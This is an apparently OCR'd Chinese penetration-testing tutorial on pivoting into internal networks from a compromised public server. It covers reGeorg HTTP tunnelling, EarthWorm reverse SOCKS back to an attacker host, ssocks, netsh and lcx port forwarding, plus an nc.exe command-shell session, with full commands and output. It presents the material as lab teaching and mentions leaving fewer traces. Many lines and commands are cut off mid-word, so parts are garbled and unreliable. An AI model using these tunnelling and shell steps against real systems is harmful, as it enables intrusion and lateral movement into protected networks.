内网渗透 | 内网转发工具的使用

谢公子学安全 2020-06-03 12:55:11

内网转发工具的使用

目录

内网转发
- reGeorg结合proxychains代理链(HTTP隧道)
- EW(EarthWorm)结合proxychains代理链
  - EW正向代理
  - EW反向代理
- Ssocks正向代理(Linux)
- Netsh实现端口转发
  - Netsh实现SSH到内网主机(远程端口转发)
  - Netsh实现3389到内网主机(远程端口转发)
  - Netsh实现本地端口转发
- LCX实现端口转发
  - LCX实现本地端口转发(Windows的场景)
  - LCX实现本地端口转发(Linux的场景)
  - LCX实现SSH到内网主机(公网服务器是Windows)
  - LCX实现SSH到内网主机(公网服务器是Linux)
  - LCX实现3389到内网主机(公网服务器是Windows)
  - LCX实现3389到内网主机(公网服务器是Linux)


内网转发

在渗透测试中，当我们获得了外网服务器（如web服务器，ftp服务器，mali服务器等等）的一定权限后发现这台服务器可以直接或者间接的访问内网。测试进入后渗透阶段，一般情况下，内网中的其他机器是不允许外网机器访问的。这时候，我们可以通过**端口转发(隧道)**或将这台外网服务器设置成为得我们自己的攻击机可以直接访问与操作内网中的其他机器。实现这一过程的手段就叫做**内网转发**。

那又有很多人会问了，为什么不直接通过登陆服务器来对内网中其他机器进行渗透，而是通过内网转发呢?

大部分时候我们获取到的服务器的权限不够，无法直接登录。如果直接登录服务器中进行操作，我们需要上传工具进行很多操作，如果服务器缺少对应量或者组件，会导致渗透受阻。而且远程登录会留下比较明显的痕迹 ，因此内网转发是我们最好的选择，在本地进行操作是最方便的。

常见内网转发工具的分类：
按照协议进行分类，可以分为：**Socks协议**和**Socket协议**
按照工具工作原理分类分为：**端口转发类(隧道)**和**web代理类**



常见的端口转发工具不限于下面这些，还有很多好用的比如：Tunna、reDuh等。传送门——>浅谈内网端口转发


回到顶部

reGeorg结合proxychains代理链(HTTP隧道)


reGeory适用于公网服务器只开放了80端口的情况。

reGeorg是用 python 写的利用Web进行代理的工具，流量只通过 http 传输，也就是http隧道。


现在有这么一个环境，我们获取到了位于公网Web服务器的权限，或者我们拥有可以往公网Web服务器web目录下上传任何文件的权限，但是该服务器
火墙，**只开放了80端口**。内网中存在另外一台主机，这里假设内网存在一台Web服务器。然后，我们现在要将公网Web服务器设置为代理，通过公网服
80端口，访问和探测内网Web服务器的信息。



根据公网服务器网站是哪种脚本类型上传哪种类型的脚本，这里我搭建的是php环境，所以上传php脚本



然后，我们在浏览器访问我们上传的 php 脚本，上传路径我们一定得知道，这里我直接上传到网站根目录了。如果看到下面的Georg says, 'All seem
表示一切正常！



然后我们在攻击机上执行如下语句

```
python reGeorgSocksProxy.py -p 1080 -u http://100.100.10.12/tunnel.nosocket.php  #表示本地1080端口的流量都转发给指定的那个ur
```

置proxychains代理链的配置文件/etc/proxychains.conf ，将代理设置成本机的1080端口：socks5 127.0.0.1 1080 然后命令前面加上 proxyc
可。如：proxychains curl 192.168.10.19 所以我们流量的走向是：流量->本地1080端口->web服务器的80端口(通过我们上传的php文件进行流量
内网服务器->web服务器的80端口->本地1080端口

如图，可以看到我们已经可以访问内网的Web服务器。那么，我们就可以进一步渗透了！

这里需要主要，使用nmap程序时应该注意的点

```
#不能使用nmap默认的扫描方式，不能使用-A -T4参数proxychains nmap -Pn -sT -p 1-10000 -v 192.168.10.19
```


EW(EarthWorm)结合proxychains代理链

EW 是一套便携式的网络穿透工具，具有 SOCKS5服务架设和端口转发两大核心功能，可在复杂网络环境下完成网络穿透。该工具能够以“正向”、“反
级联”等方式打通一条网络隧道，直达网络深处，用蚯蚓独有的手段突破网络限制，给防火墙松土。工具包中提供了多种可执行文件，以适用不同的操作

回到顶部

Linux、Windows、MacOS、Arm-Linux 均被包括其内,强烈推荐使用，跨平台，任何平台都可以轻松使用！

现在有这么一个环境，我们获取到了位于公网Web服务器的权限，内网中存在另外一台主机，这里假设内网存在一台Web服务器。然后，我们现在要将
服务器设置为代理，访问和探测内网Web服务器的信息。
不管是linux还是windows系统，Earthworm的包都是一个，如图上面。直接进入包里面，选择对应的程序即可执行



EW正向代理

Web服务器的设置

如果是Linux系统./ew_for_linux64 -s ssocksd -l 1080 #监听本地的1080端口 如果是Windows系统ew_for_Win.exe -s ssocksd -l 1080
地的1080端口

我们主机的设置

如果是Linux系统，配置proxychains代理链的配置文件，将代理设置成 100.100.10.12的1080端口：socks5 100.100.10.12 1080 然后命令前面
proxychains即可。如：proxychains curl 192.168.10.19 如果是Windows系统，直接浏览器中设置代理为 100.100.10.12的1080端口，或者利
Proxifier 、sockscap64 设置全局代理

EW反向代理

Web服务器的设置

如果是Linux系统：./ew_for_linux64 -s rssocks -d 100.100.10.13 -e 8888 #将本机的流量全部转发到100.100.10.13的8888端口 如果是
系统：ew_for_Win.exe -s rssocks -d 100.100.10.13 -e 8888 #将本机的流量全部转发到100.100.10.13的8888端口

我们主机的设置

如果是Linux系统：./ew_for_linux64 -s rcsocks -l 1080 -e 8888 #将本机的8888端口的流量都转发给1080端口，这里8888端口只是用于传
配置proxychains代理链的配置文件，将代理设置成 127.0.0.1的1080端口：socks5 127.0.0.1 1080 然后命令前面加上 proxychains即可。如：
proxychains curl 192.168.10.19 如果是Windows系统ew_for_Win.exe -s rcsocks -l 1080 -e 8888 #将本机的8888端口的流量都转发给
口，这里8888端口只是用于传输流量然后浏览器中设置代理为 100.100.10.12的1080端口，或者利用 Proxifier 、sockscap64 设置全局代理


Ssocks正向代理(Linux)

Ssocks是Linux下一款端口转发的工具，而proxychains代理链是Linux下一款代理设置工具。由于Ssocks不稳定，所以不建议使用。

现在有这么一个环境，我们获取到了位于公网Web服务器的shell，该web服务器是Linux系统，内网中存在另外一台主机，这里假设内网存在一台Web
然后，我们现在要将公网Web服务器设置为代理，访问和探测内网Web服务器的信息。

首先，我们的主机和公网的Web服务器都得安装上Ssocks。

安装Ssocks的话，直接安装包安装，软件会被安装在 /usr/local/bin目录下，所以我们得去该目录执行命令。



正向代理

Web服务器的操作

./rssocks -vv -s 100.100.10.13:9999 #接收100.100.10.13的9999端口的流量

```
[root@Centos bin]# ./rssocks -vv -s 100.100.10.13:999
socket: attachment to a local socket port ...
socket: local port 49736 open
dns: server address resolution 100.100.10.13 ...
client: server connection on 100.100.10.13:9999 ...
socket: attachment to a local socket port ...
socket: local port 48770 open
dns: server address resolution 100.100.10.13 ...
client: server connection on 100.100.10.13:9999 ...
socket: attachment to a local socket port ...
socket: local port 53078 open
dns: server address resolution 100.100.10.13 ...
```

我们主机的操作

首先配置proxychains代理链的配置文件，把最后的内容改成 socks5 127.0.0.1 8080 ./rcsocks -l 1080 -p 9999 -vv #然后将本地的10流量转发到9999端口 接下来，我们想要访问和操作操作内网主机192.168.10.19的话，只需要在命令前面加上 proxychains比如，获得内网Web服务文件：proxychains curl 192.168.10.19

```
root@kali:/usr/local/bin# ./rcsocks -l 1080 -p 9999 -vv
server: set listening client socks relay ...
server: port 9999 open
server: listening on 0.0.0.0:9999
server: set server relay ...
server: port 1080 open
server: listening on 0.0.0.0:1080
server: connection server in progress (socket) ...
server [0]: established server connection with 100.100.10.12:4
server: connection server in progress (socket) ...
server [1]: established server connection with 100.1
server: connection server in progress (socket) ...
root@kali:~# proxychains curl 192.168.10.19
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.10.19:80
hello,word!this is a test !root@kali:~#
```


如果这里我们的主机是Windows系统的话，Windows系统下也有很多代理工具，比如 **Proxifier** 、**sockscap64**

```
C:\Documents and Settings\Administrator\桌面>nc.exe -nvv 100.100.10.11 4
(UNKNOWN) [100.100.10.11] 444 (?) open
Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\xie\Desktop>ping 192.168.10.19
ping 192.168.10.19

正在 Ping 192.168.10.19 具有 32 字节的数据:
来自 192.168.10.19 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.10.19 的回复: 字节=32 时间<1ms TTL=128
```

Netsh实现端口转发

Netsh 是Windows自带的命令行脚本工具，它可以建立端口映射。

现在有这么一个环境，内网中有一台Web服务器，但是我们处于公网，所以无法访问该服务器。于是，我们可以在中间Web服务器上利用Netsh实现一射，只要我们访问中间Web服务器公网地址的指定端口，就相当于我们访问内网Web服务器的80端口。




中间Web服务器的配置

netsh interface portproxy add v4tov4 listenaddress=100.100.10.11 listenport=8080 connectaddress=192.168.10.19 connectport
建一个端口映射，将100.100.10.11的8080端口和192.168.10.19的80端口做个映射netsh interface portproxy show all #查看端口映射nets
interface portproxy delete v4tov4 listenaddress=100.100.10.11 listenport=8080 #删除端口映射

回到顶部

那么，我们通过访问Web服务器的公网地址的8080端口就可以访问内网中的Web服务器了。



Netsh实现SSH到内网主机(远程端口转发)


现在我们有这么一个环境，我们获得了公网服务器的权限，并且通过公网服务器进一步的内网渗透，得到了内网主机的权限。拓扑图如下。

于是，我们还可以利用windows自带的Netsh来进行22端口的转发。

在公网windows服务器上的操作


```
netsh interface portproxy add v4tov4 listenaddress=100.100.10.14 listenport=2222 connectaddress=192.168.10.129 connectpor
#监听100.100.10.14的2222端口，映射到192.168.10.129 的22端口上
```

所以，我们ssh连接到公网服务器的2222端口即可



Netsh实现3389到内网主机(远程端口转发)

现在我们有这么一个环境，我们获得了公网服务器的权限，并且通过公网服务器进一步的内网渗透，得到了内网主机的权限。拓扑图如下。



于是，我们还可以利用Windows自带的Netsh来进行3389端口的映射。


在公网windows服务器上的操作

```
netsh interface portproxy add v4tov4 listenaddress=100.100.10.14 listenport=3340 connectaddress=192.168.10.152 connectpor
```

回到顶部

```
C:\Windows\system32>netsh interface portproxy add v4tov4 listenaddress=100.100.10.14 listenport=3340 connectaddress=192.168.10.152 connectpo

C:\Windows\system32>netsh interface portproxy show all

侦听 ipv4:                 连接到 ipv4:

地址            端口        地址            端口
--------------- ----------  --------------- ----------
100.100.10.14   3340        192.168.10.152  3389
```


于是，我们远程3389连接公网服务器100.100.10.14的3340端口



Netsh实现本地端口转发


现在我们有这么一个环境，我们获得了公网服务器的权限，并且获得了该服务器的账号密码。该服务器的3389端口也开放着，但是只对内开放，所以我需要做本地端口映射，将3389端口的流量映射到其他端口。

该服务器的操作

```
netsh interface portproxy add v4tov4 listenaddress=192.168.10.15 listenport=13389 connectaddress=192.168.10.15 connectpor
```

```
C:\Users\xie>netsh interface portproxy add v4tov4 listenaddress=192.168.10.15 listenport=13389 connectaddress=192.168.10.15 connectport
请求的操作需要提升(作为管理员运行)。

C:\Users\xie>netsh interface portproxy show all

侦听 ipv4:                 连接到 ipv4:

地址            端口        地址            端口
--------------- ----------  --------------- ----------
192.168.10.15   13389       192.168.10.15   3389
```


只需要远程连接该主机的13389端口即可




LCX实现端口转发

回到顶部

提起Lcx，可能大家并不会陌生，早些年被称为端口转发神器。Lcx有它的局限性，比如原始版本不支持linux，不免杀等等，但lcx在某些特定的场合依
重要的作用。同样基于Socket协议。

现在有这么一个环境，内网中有一台Web服务器，但是我们处于公网，所以无法访问该服务器。于是，我们可以在中间Web服务器上利用LCX进行端口
内网Web主机的80端口转发到公网Web服务器的8080端口上，那么我们访问公网Web服务器的8080端口就相当于访问内网Web服务器的80端口。




公网web服务器的配置

```
lcx.exe -tran 8080 192.168.10.19 80  #将本地的8080端口转发到192.168.10.19的80端口
```


```
C:\Users\xie\Desktop>lcx.exe -tran 8080 192.168.10.19 80
========================== HUC Packet Transmit Tool V1.00 ========================
============ Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/url] ==========

[+] Waiting for Client ......
[+] Accept a Client from 100.100.10.10:1053 ......
[+] Make a Connection to 192.168.10.19:80 ......
[+] Connect OK!
[+] Start Transmit (100.100.10.10:1053 <-> 192.168.10.19:80) ......

 Recv    302 bytes     100.100.10.10:1053
 Send    302 bytes     192.168.10.19:80
 Recv    269 bytes     192.168.10.19:80
 Send    269 bytes     100.100.10.10:1053
[+] CreateThread OK!
```

当我们访问公网服务器的8080端口时，就相当于访问内网服务器的80端口



LCX实现本地端口转发(Windows的场景)

我们现在拿到了一台主机的账号、密码和权限，现在想远程RDP连接该主机，该主机的3389端口只对内开放，不对外开放。所以，我们可以利用lcx进
口的转发。将3389的流量转到33389端口上。




目标机的操作，将3389端口的流量转发给33389端口。

```
lcx.exe -tran 33389 127.0.0.1 3389
```

```
C:\Users\xie\Desktop>lcx.exe -tran 33389 127.0.0.1 3389
========================== HUC Packet Transmit Tool V1.00 ========================
============ Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/url] ======

[+] Waiting for Client ......
[+] Accept a Client from 192.168.10.1:6022 ......
[+] Make a Connection to 127.0.0.1:3389 ......
[+] Connect OK!
[+] Start Transmit (192.168.10.1:6022 <-> 127.0.0.1:3389) ......

 Recv     19 bytes      192.168.10.1:6022
 Send     19 bytes         127.0.0.1:3389
 Recv     19 bytes         127.0.0.1:3389
 Send     19 bytes      192.168.10.1:6022
 Recv    178 bytes      192.168.10.1:6022
 Send    178 bytes         127.0.0.1:3389
 Recv    826 bytes         127.0.0.1:3389
 Send    826 bytes      192.168.10.1:6022
 Recv    326 bytes      192.168.10.1:6022
 Send    326 bytes         127.0.0.1:3389
 Recv     59 bytes         127.0.0.1:3389
 Send     59 bytes      192.168.10.1:6022
 Recv     85 bytes      192.168.10.1:6022
 Send     85 bytes         127.0.0.1:3389
 Recv    213 bytes         127.0.0.1:3389
 Send    213 bytes      192.168.10.1:6022
```

